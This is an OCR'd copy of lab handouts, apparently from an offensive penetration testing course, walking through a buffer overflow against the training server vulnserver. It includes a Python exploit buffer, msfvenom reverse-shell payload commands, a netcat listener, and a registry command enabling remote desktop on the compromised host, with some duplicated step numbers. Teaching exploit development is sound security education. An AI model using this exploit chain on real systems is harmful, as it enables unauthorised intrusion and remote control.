77810000 0005F000 778250C0 WS2_32   10.0.17763.1 (W      C:\Windows\System32\WS2_32.DLL
77D20000 0019C000          ntdll    10.0.17763.1 (W      C:\Windows\SYSTEM32\ntdll.dll
```

<u>Step 8:</u> In Windows, within Immunity Debugger in executable module list , double click on essfunc dll to load the stack of that module



Windows 10 pro x64
Immunity Debugger - vulnserver.exe - [CPU - thread 00000834, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII
Paused

Step 7: In Windows, in Immunity Debugger, using the context menu, find for command JMP ESP






<u>Step 7.1 (Optional):</u> In rare case if you don't find JMP ESP command then you can do a search for sequence of commands:



push ESP

ret

Step 7.2(Optional): If you do not find a command/sequence of commands in a particular module then In Kali, locate nasm_shell ruby script using the Terminal and look for hex equivalent of JMP ESP command as shown below




```
root@kali:~/Desktop/Files# locate nasm_shell
/usr/bin/msf-nasm_shell
/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
root@kali:~/Desktop/Files# /usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > jmp esp
00000000  FFE4              jmp esp
nasm >
```

Then we need to use mona command in Immunity debugger to search for this hex equivalent FFE4 in a loaded module


!mona find -s "\xff\xe4" -m essfunc

This command lists all the addresses of the JMP ESP in the given module. We can double check by selecting it from the list and by executing that instruction in the Immunity Debugger.



<u>Step 8:</u> In Windows, In Immunity Debugger, copy the memory address for JMP ESP command as found in previous step.

Step 9: In Kali, modify the exploit pocbo.py, remembering that 32 bit architecture stores bits in little endian format. Therefore, we need to give the copied address in a reverse order.



```
GNU nano 3.2                          pocbo.py                          Modified

#!/usr/bin/python

import socket
import os
import sys

host="10.211.55.7"
port=4444

#char = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae$
#badchars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e$
#"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
#"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
#"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
#"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
#"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
#"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
#"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN /.:/" + 'A' * 2003 + '\xaf\x11\x50\x62' + 'C' * (5900-2003-4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

Step 9: Note that now, the execution will not go to a non existent address like the 42's (4B's) which we gave earlier in the exploit. Execution will go to the real address of an existing instruction of the loaded module.

Step 10: Go to Lesson 6.6 - Create a Payload

Lab Questions - Lesson 6.4 Controlling EBP, ESP and EIP

Question 1: What is executed by *!mona modules* command ?

It shows us the list of all modules loaded in the application during the crash. It helps us to know if there is another module that we can jump to and using which we can execute the payload without crashing the application.

Question 2: What is executed by mona.py script if we pass -s flag ?

It searches for a specific string in a specific module when used with *-m <module name>* flag

CYBRARY

Offensive ~~Penetration Testing Module 6.6 Creatin~~g a Payload

Instructor: Alejandro Guinea
Teaching Assistant: Dereck Coleman

Description: Creating payloads with MSFvenom to assist with the creation of buffer overflow attacks.

Requirements: Kali Linux will be needed to call on the tools used in the video. Nano, Vim, or Gedit are needed to manage the data in the files.

Step 1: MSFvenom -p windows/shell_reverse_tcp LHOST=10.211.55.8 LPORT=1234 -f c –platform windows -b “\x00” -e x86/ shikata_ga_nai

- Generates an encoded payload for the buffer overflow
- LHOST = Local Host
- LPORT = Local Port

Step 2: In nano paste the encoded payload. Since it is encoded, we needed to tell the script to decoded the payload to run the attack. We do so by adding to the script.

- Buffer = “TRUN /.:/” + ‘A’ * 2003 + ‘\xaf\x11\x50\x62’ + ‘\x90’ * 16 + shellcode + ‘C’ * (5900-2003-4-351-16)

Step 3: nc -nlvp 1234

- Runs netcat listener on port 1234 if communication is established then a reverse shell will be created.

Step 4: python pocbo.py

- Running the command to execute the buffer overflow attack with the python script created.

Step 5: whoami

- Command used to see who the user is logged In as.

Step 6: MSFvenom -p windows/shell_reverse_tcp LHOST=10.211.55.8 LPORT=1234 EXITFUNC=thread -f c –platform windows -b “\x00” -e x86/shikata_ga-nai

- New shell code for the script which creates an exit function and allows the script to be more stable.

Step 7: reg add “HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server” /v fDenyTSconnections /t REG_DWORD /d 0 /f

- Must be logged on to the server that was compromised with the buffer overflow for the attack to work.
- Attack allows for command and control to be used to gain remote desktop attack.

Step 8: rdesktop -u alejandroguinea 10.211.55.7

- Command to connect to a remote desktop.
- Alejandroguinea=name of server or computer
- 10.211.55.7 = Machines IP address

Question 1: What is executed by the MSFvenom tool if we pass the “=p” flag?

Question 2: What is executed by the MSFvenom tool if we pass the “-f” flag?

Answer 1: Tells MSFvenom what specific payload needs to be created.

Answer 2: Tells MSFvenom what format to use for the payload.